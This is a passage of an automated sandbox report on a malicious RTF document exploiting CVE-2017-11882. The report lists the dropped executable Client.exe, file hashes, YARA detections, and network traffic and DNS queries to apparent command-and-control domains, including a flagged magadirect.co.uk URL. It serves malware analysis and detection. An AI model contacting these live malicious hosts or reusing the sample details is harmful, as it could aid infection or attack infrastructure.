
Name	Malicious	Antivirus Detection	Reputation
http://www.magadirect.co.uk/aekc/?p6A=k0tTOTrAn50YQe1h4ozxDNX4wd5+O6pkKrWAMwmyhhYwJBfC5YpDY/r3FGLgLX7DF3fRHoVtyXQnCSOz0Ea/6qte5rYurCT1UmXBzRE=&xjRt=ZvcPNdzxaTTX6DM	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	explorer.exe, 0000000A.00000000.1005046507.0000000003B10000.00000002.00000001.00040000.00000000.sdmp	false		high
http://investor.msn.com	explorer.exe, 0000000A.00000000.1005046507.0000000003B10000.00000002.00000001.00040000.00000000.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	explorer.exe, 0000000A.00000000.1005046507.0000000003B10000.00000002.00000001.00040000.00000000.sdmp	false		high
http://wellformedweb.org/CommentAPI/	explorer.exe, 0000000A.00000000.969373511.00000000046D0000.00000002.00000001.00040000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.iis.fhg.de/audioPA	explorer.exe, 0000000A.00000000.969373511.00000000046D0000.00000002.00000001.00040000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.piriform.com/ccleanerq	explorer.exe, 0000000A.00000000.1029291046.0000000002CBF000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.986329833.0000000002CBF000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.958357895.0000000002CBF000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.1004626983.0000000002CBF000.00000004.00000001.00020000.00000000.sdmp	false		high
http://www.piriform.com/ccleaner1SPS0	explorer.exe, 0000000A.00000000.978377131.0000000008611000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.1010833057.0000000008611000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.993943393.0000000008611000.00000004.00000001.00020000.00000000.sdmp	false		high
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	explorer.exe, 0000000A.00000000.1005424318.0000000003CF7000.00000002.00000001.00040000.00000000.sdmp, explorer.exe, 0000000A.00000000.1030081883.0000000003CF7000.00000002.00000001.00040000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.hotmail.com/oe	explorer.exe, 0000000A.00000000.1005046507.0000000003B10000.00000002.00000001.00040000.00000000.sdmp	false		high
http://treyresearch.net	explorer.exe, 0000000A.00000000.969373511.00000000046D0000.00000002.00000001.00040000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	explorer.exe, 0000000A.00000000.1005424318.0000000003CF7000.00000002.00000001.00040000.00000000.sdmp, explorer.exe, 0000000A.00000000.1030081883.0000000003CF7000.00000002.00000001.00040000.00000000.sdmp	false		high
http://java.sun.com	explorer.exe, 0000000A.00000000.998739838.0000000000335000.00000004.00000020.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.949886859.0000000000335000.00000004.00000020.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.983940407.0000000000335000.00000004.00000020.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.1027026563.0000000000335000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.icra.org/vocabulary/.	explorer.exe, 0000000A.00000000.1005424318.0000000003CF7000.00000002.00000001.00040000.00000000.sdmp, explorer.exe, 0000000A.00000000.1030081883.0000000003CF7000.00000002.00000001.00040000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	explorer.exe, 0000000A.00000000.1001877731.0000000001DD0000.00000002.00000001.00040000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 0000000A.00000000.10103607 58.0000000008521000.00000004.00000001.00 020000.00000000.sdmp, explorer.exe, 0000 000A.00000000.995439916.0000000008807000 .00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.979257547.00000 0000869E000.00000004.00000001.00020000.0 0000000.sdmp, explorer.exe, 0000000A.000 00000.950353171.00000000003A6000.0000000 4.00000020.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.994846785.000000000869E 000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.979787030.00 0000000880D000.00000004.00000001.0002000 0.00000000.sdmp, explorer.exe, 0000000A. 00000000.992888492.00000000084D2000.0000 0004.00000001.00020000.00000000.sdmp, ex plorer.exe, 0000000A.00000000.1011293822 .000000000869E000.00000004.00000001.0002 0000.00000000.sdmp, explorer.exe, 000000 0A.00000000.993114505.0000000008521000.0 0000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.1010156 944.00000000084D2000.00000004.00000001.0 0020000.00000000.sdmp, explorer.exe, 000 0000A.00000000.976835880.00000000084D200 0.00000004.00000001.00020000.00000000.sdmp	false		high
http://investor.msn.com/	explorer.exe, 0000000A.00000000.10050465 07.0000000003B10000.00000002.00000001.00 040000.00000000.sdmp	false		high
http://www.piriform.com/ccleaner	explorer.exe, 0000000A.00000000.97678669 2.00000000084C0000.00000004.00000001.000 20000.00000000.sdmp, explorer.exe, 00000 00A.00000000.1004626983.0000000002CBF000 .00000004.00000001.00020000.00000000.sdmp	false		high
http://computername/printers/printername/.printer	explorer.exe, 0000000A.00000000.96937351 1.00000000046D0000.00000002.00000001.000 40000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.%s.comPA	explorer.exe, 0000000A.00000000.10018777 31.0000000001DD0000.00000002.00000001.00 040000.00000000.sdmp	false	• URL Reputation: safe	low
http://www.autoitscript.com/autoit3	explorer.exe, 0000000A.00000000.99873983 8.0000000000335000.00000004.00000020.000 20000.00000000.sdmp, explorer.exe, 00000 00A.00000000.949886859.0000000000335000. 00000004.00000020.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.983940407.000000 0000335000.00000004.00000020.00020000.00 000000.sdmp, explorer.exe, 0000000A.0000 0000.1027026563.0000000000335000.0000000 4.00000020.00020000.00000000.sdmp	false		high
http://https://support.mozilla.org	explorer.exe, 0000000A.00000000.99873983 8.0000000000335000.00000004.00000020.000 20000.00000000.sdmp, explorer.exe, 00000 00A.00000000.949886859.0000000000335000. 00000004.00000020.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.983940407.000000 0000335000.00000004.00000020.00020000.00 000000.sdmp, explorer.exe, 0000000A.0000 0000.1027026563.0000000000335000.0000000 4.00000020.00020000.00000000.sdmp	false		high
http://www.piriform.com/ccleanerv	explorer.exe, 0000000A.00000000.98858681 2.0000000004385000.00000004.00000001.000 20000.00000000.sdmp, explorer.exe, 00000 00A.00000000.1006236115.0000000004385000 .00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.968187098.00000 00004385000.00000004.00000001.00020000.0 0000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Client.exe, 00000005.00000002.947458698. 0000000002671000.00000004.00000800.00020 000.00000000.sdmp	false		high
http://servername/isapibackend.dll	explorer.exe, 0000000A.00000000.10083286 61.0000000006450000.00000002.00000001.00 040000.00000000.sdmp	false	• Avira URL Cloud: safe	low

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.33.6.223	www.sqlite.org	United States		63949	LINODE-APLinodeLLCUS	false
45.33.18.44	www.magadirect.co.uk	United States		63949	LINODE-APLinodeLLCUS	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	680332
Start date and time: 08/08/202212:06:10	2022-08-08 12:06:10 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 2s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.12395.1520 (renamed file extension from 1520 to rtf)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	14
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winRTF@11/9@4/2
EGA Information:	• Successful, ratio: 100%

HDC Information:	• Successful, ratio: 22.2% (good quality ratio 20.9%) • Quality average: 69.8% • Quality standard deviation: 30%
HCA Information:	• Successful, ratio: 79% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, WerFault.exe, conhost.exe, svchost.exe
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing d isassembly code information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
12:07:15	API Interceptor	38x Sleep call for process: EQNEDT32.EXE modified
12:07:17	API Interceptor	176x Sleep call for process: Client.exe modified
12:07:39	API Interceptor	6x Sleep call for process: notepad.exe modified
12:08:23	API Interceptor	356x Sleep call for process: NAPSTAT.EXE modified
12:09:04	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{35F4FC89-AF57-47A0-AA61-CE9C986E155F}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	962560
Entropy (8bit):	7.212114876878578
Encrypted:	false
SSDEEP:	12288:rH/hLzLfhhDL1RJj2Y77Jk0dMjLA3PFqO8vUMFsPwBjA32fBE:b/N5hDLr5dk02j8FkvHBjAYE
MD5:	426E7D731C2BA1BD9534EB8F737CDEAF
SHA1:	C6DDBF5EC6281C716B47BE2F043B2E6ACDEF3CF4
SHA-256:	A59D7D77C0A6B59BEA96AD8E4D32B42AD1EC4DEEC31590940CC0A373978C2E2D
SHA-512:	165520C163AAFCFECD5DF204D2CD2805B0D180C0864A666365AF06DB470398C9D29B1C035DFA217B22630E93042069756283098 9F67EBB0C6F1B2DA0E2A8B5F
Malicious:	**true**
Yara Hits:	• Rule: rtf_cve2017_11882_ole, Description: Attempts to identify the exploit CVE 2017 11882, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{35F4FC89-AF57-47A0-AA61-CE9C986E155F}.tmp, Author: John Davison • Rule: EXP_potential_CVE_2017_11882, Description: unknown, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{35F4FC89-AF57-47A0-AA61-CE9C986E155F}.tmp, Author: ReversingLabs
Antivirus:	• Antivirus: Avira, Detection: 100%
Reputation:	low
Preview:	.....>..... .....R...Q... .....!..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D...E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{17E34B3C-ECE7-4F93-91C3-612FE851B900}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	1.1722028273607172
Encrypted:	false
SSDEEP:	6:beKNc1ElClXiKNgREqAWlgFJYm7KmrRmvlw5Fr+ur8FrK:beOc1MClXiOk5uFJd5Rmvq5ZP8ZK
MD5:	75FCAEF5B6C0ADE6AF66F49874853C6A
SHA1:	834FA72EEF104773D7052895798FED035EF01594
SHA-256:	01E456476480AA1FD27ACF8F02AEA30D9B09581579A029154A6CD2A6850C85A0
SHA-512:	5E7DBBEB9534660466B7ACD9E70725504C33CC435C08D30ECE035B7CC13F5DC8AAB73F8CA16AA562697063059FEC3C5EE8258F108EB68C8B1071DD381FEDB9A
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	..).(.).(.).(.).(.).(.).5.=..... .P.a.c.k.a.g.e.E.M.B.E.D.5.=..... .E.q.u.a.t.i.o.n...3.E.M.B.E.D..... ...."...<...>...@...F..... .....CJ..OJ..QJ..^J....j....CJ..OJ..QJ..U..^J...<..CJ..OJ..QJ..^J...OJ..QJ..^J.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{4AB22E69-27EE-49FB-B577-3348055FCC0D}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28EA4
Malicious:	false

Preview:	....

C:\Users\user\AppData\Local\Temp\Client.exe

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	948736
Entropy (8bit):	7.246077385861013
Encrypted:	false
SSDEEP:	12288:mH/hLzLfhhDL1RJj2Y77Jk0dMjLA3PFqO8vUMFsPwBjA32fBE:A/N5hDLr5dk02j8FkvHBjAYE
MD5:	D94161753531177B2FB80365ADDCBFA8
SHA1:	560C1FB1BF46B5144896570B228C7189B187ED7F
SHA-256:	A5FC090CA6391A09E1DD85FF29F9D3F25300829DE6C74426EA0C142A56EABC1D
SHA-512:	957DCD9145153D77D26FA9066ADAAD1336977144AC02A1E9E00971A2AE2A07820B787AF0237A1B97567F6935CF4C5B51F79D863879D9A179AFC0FFD18BEEE1E1
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 22%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....?.b.....".0..>...8.....`... ....@.. ..@.....W.....`..H.....b..dzG4e.,... .....@....text....;...`...<...2..... ..`.rsr c.....n.....@..@.....v..... ..`.reloc.....x.....@..B..... ....

C:\Users\user\AppData\Local\Temp\Client.exe:Zone.Identifier

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:gAWY3n:qY3n
MD5:	FBCCF14D504B7B2DBCB5A5BDA75BD93B
SHA1:	D59FC84CDD5217C6CF74785703655F78DA6B582B
SHA-256:	EACD09517CE90D34BA562171D15AC40D302F0E691B439F91BE1B6406E25F5913
SHA-512:	AA1D2B1EA3C9DE3CCADB319D4E3E3276A2F27DD1A5244FE72DE2B6F94083DDDC762480482C5C2E53F803CD9E3973DDEFC68966F974E124307B5043E65444398
Malicious:	**true**
Preview:	[ZoneTransfer]..ZoneId=3..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.12395.LNK

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 8 18:07:02 2022, mtime=Mon Aug 8 18:07:02 2022, atime=Mon Aug 8 18:07:12 2022, length=2883613, window=hide
Category:	dropped
Size (bytes):	1204
Entropy (8bit):	4.569449910987798
Encrypted:	false
SSDEEP:	24:8/N4ylhn/XTRKJkJHCn9Dze4HCn9DmDv3q6u7D:8fhn/XT04HCn1lHCnz60D
MD5:	70A36B224D1C572B995BD556EF759DB3
SHA1:	0CA78EEFCB96BD578DC302DAD8D06C6B13886761
SHA-256:	05A6062747A4BB44506A265B36A2C5CD6FE3337B57B8D141994725F8345620C8
SHA-512:	39C2C4AEDC51017041F05D32BF9FB227C60604C4604EAF30BDCE7B7EBE838B326D8FBD1E3352BF24219C420605D0A77A8AC722AB62B3B950A3744E11BD22694
Malicious:	false
Preview:	L.....F.... .....Z.....Z....6..Z....,.....P.O. .:i.....+00../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....hT....user.8.....QK.XhT..*...&=....U.....A.l.b.u.s.....z.1.....U...Desktop.d.....QK.X.U.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2...,..U. .SECURI~1.RTF.....U..U.*.....S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...E.x.p.l.o.i.t...R.t.f...O.b.f.u.s.c.a.t.e.d...3.2...1.2.3.9.5...r.t.f.....-...8...[.....?J.....C:\Users\..#.....\\048707\Users.user\Desktop\SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.12395.rtf.K.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...E.x.p.l.o.i.t...R.t.f...O.b.f.u.s.c.a.t.e.d...3.2...1.2.3.9.5...r.t.f.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	148
Entropy (8bit):	4.980743826841669
Encrypted:	false
SSDEEP:	3:bDuMJluscbcTLqjQWC0LULeBCmxW9rbcTLqjQWC0LULeBCv:bCVwTeS0LCeBgrwTeS0LCeBs
MD5:	F5B5C7A44D064A168B55B6546BEB143F
SHA1:	DF650FE24365C0DF6B059F048104A0E458C87E56
SHA-256:	A102AB1C9E3EE964697863D84AEADD8D4D36BA057DF75DC66AB8CED753A20090
SHA-512:	9AAACF55B9357FC3E282C44D6E5E9514AEC3D7FCFC8FE60F0CE01A9EA92CA9729081CFC7896C411686D2E0C03729B5D72CA22F1D645634440A41145B6434E7 2
Malicious:	false
Preview:	[folders]..Templates.LNK=0..SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.12395.LNK=0..[misc]..SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.12395.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707525
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyHH/cgQfmW+eMdln:vdsCkWtUb+8ll
MD5:	D9C8F93ADB8834E5883B5A8AAAC0D8D9
SHA1:	23684CCAA587C442181A92E722E15A685B2407B1
SHA-256:	116394FEAB201D23FD7A4D7F6B10669A4CBCE69AF3575D9C1E13E735D512FA11
SHA-512:	7742E1AC50ACB3B794905CFAE973FDBF16560A7B580B5CD6F27FEFE1CB3EF4AEC2538963535493DCC25F8F114E8708050EDF5F7D3D146DF47DA4B958F05265 5
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....15.....25.....@35.....35.....z.....p45.....x...

C:\Users\user\Desktop\~$curiteInfo.com.Exploit.Rtf.Obfuscated.32.12395.rtf	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707525
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyHH/cgQfmW+eMdln:vdsCkWtUb+8ll
MD5:	D9C8F93ADB8834E5883B5A8AAAC0D8D9
SHA1:	23684CCAA587C442181A92E722E15A685B2407B1
SHA-256:	116394FEAB201D23FD7A4D7F6B10669A4CBCE69AF3575D9C1E13E735D512FA11
SHA-512:	7742E1AC50ACB3B794905CFAE973FDBF16560A7B580B5CD6F27FEFE1CB3EF4AEC2538963535493DCC25F8F114E8708050EDF5F7D3D146DF47DA4B958F05265 5
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....15.....25.....@35.....35.....z.....p45.....x...

Static File Info

General

File type:	Rich Text Format data, version 1, unknown character set
Entropy (8bit):	4.78563050775552
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.12395.rtf
File size:	2883613

MD5:	26111b2647fc8b1e3e123e825f716b94
SHA1:	131907f569a2774c1800430ccf052896dc685ec0
SHA256:	7d4a1c05f377343f063e0b265fc85f928b59f0cd88914f2b2715c4a25c734838
SHA512:	44c6bdb04ac725f0d73f53e4b770502033171213e0194899e781df10f9e2d3e80d50985f1c0500feda91f76948c1f04fa3a6713aab36d76c135b7df736ef23d3
SSDEEP:	24576:tSRlUCdvKN2W0fKMjy7qXpGjbqi1VzEjCpqdf9bSrdMymS1W:c
TLSH:	99D5A570B1B535C6E26F0172429FBC59521738C7B3C62D88811DEAF62ED4B7A7B41A0E
File Content Preview:	{\rtf1{*\pnseclvl3\pndec\pnstart1\pnindent720\pnhang {\pntxta .}}{*\pnseclvl4\pnlcltr\pnstart1\pnindent720\pnhang {\pntxta)}} {*\pnseclvl5\pndec\pnstart1\pnindent720\pnhang {\pntxtb ({\pntxta)}}}{*\pnseclvl6.\pnlcltr\pnstart1\pnindent720\pnhang {\pnt

File Icon

Icon Hash:	e4eea2aaa4b4b4a4


Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	0000128Dh	2	embedded	Package	948903	Client.exe	C:\Path\Client.exe	C:\Path\Client.exe	no
1	001DF7BDh	2	embedded	Equation.3	3072				no

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 12:08:49.397722006 CEST	49171	80	192.168.2.22	45.33.18.44
Aug 8, 2022 12:08:49.539129972 CEST	80	49171	45.33.18.44	192.168.2.22
Aug 8, 2022 12:08:49.539345026 CEST	49171	80	192.168.2.22	45.33.18.44
Aug 8, 2022 12:08:49.539773941 CEST	49171	80	192.168.2.22	45.33.18.44
Aug 8, 2022 12:08:49.683424950 CEST	80	49171	45.33.18.44	192.168.2.22
Aug 8, 2022 12:08:49.683451891 CEST	80	49171	45.33.18.44	192.168.2.22
Aug 8, 2022 12:08:49.683665991 CEST	49171	80	192.168.2.22	45.33.18.44
Aug 8, 2022 12:08:49.683860064 CEST	49171	80	192.168.2.22	45.33.18.44
Aug 8, 2022 12:08:49.827022076 CEST	80	49171	45.33.18.44	192.168.2.22
Aug 8, 2022 12:09:09.413953066 CEST	49172	80	192.168.2.22	45.33.6.223
Aug 8, 2022 12:09:09.555061102 CEST	80	49172	45.33.6.223	192.168.2.22
Aug 8, 2022 12:09:09.555181980 CEST	49172	80	192.168.2.22	45.33.6.223
Aug 8, 2022 12:09:09.556029081 CEST	49172	80	192.168.2.22	45.33.6.223
Aug 8, 2022 12:09:09.697192907 CEST	80	49172	45.33.6.223	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 12:09:09.698842049 CEST	80	49172	45.33.6.223	192.168.2.22
Aug 8, 2022 12:09:09.698944092 CEST	80	49172	45.33.6.223	192.168.2.22
Aug 8, 2022 12:09:09.698975086 CEST	49172	80	192.168.2.22	45.33.6.223
Aug 8, 2022 12:09:09.699006081 CEST	49172	80	192.168.2.22	45.33.6.223
Aug 8, 2022 12:09:09.721349955 CEST	49172	80	192.168.2.22	45.33.6.223
Aug 8, 2022 12:09:09.862656116 CEST	80	49172	45.33.6.223	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 12:08:49.188456059 CEST	55868	53	192.168.2.22	8.8.8.8
Aug 8, 2022 12:08:49.348788977 CEST	53	55868	8.8.8.8	192.168.2.22
Aug 8, 2022 12:09:09.352061987 CEST	49688	53	192.168.2.22	8.8.8.8
Aug 8, 2022 12:09:09.386590958 CEST	53	49688	8.8.8.8	192.168.2.22
Aug 8, 2022 12:09:09.732258081 CEST	58836	53	192.168.2.22	8.8.8.8
Aug 8, 2022 12:09:09.754498959 CEST	53	58836	8.8.8.8	192.168.2.22
Aug 8, 2022 12:09:14.764194012 CEST	50134	53	192.168.2.22	8.8.8.8
Aug 8, 2022 12:09:14.786825895 CEST	53	50134	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 8, 2022 12:08:49.188456059 CEST	192.168.2.22	8.8.8.8	0xceee	Standard query (0)	www.magadirect.co.uk	A (IP address)	IN (0x0001)
Aug 8, 2022 12:09:09.352061987 CEST	192.168.2.22	8.8.8.8	0xca44	Standard query (0)	www.sqlite.org	A (IP address)	IN (0x0001)
Aug 8, 2022 12:09:09.732258081 CEST	192.168.2.22	8.8.8.8	0xc4a9	Standard query (0)	www.luanaterra.online	A (IP address)	IN (0x0001)
Aug 8, 2022 12:09:14.764194012 CEST	192.168.2.22	8.8.8.8	0xca6d	Standard query (0)	www.hogogala.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
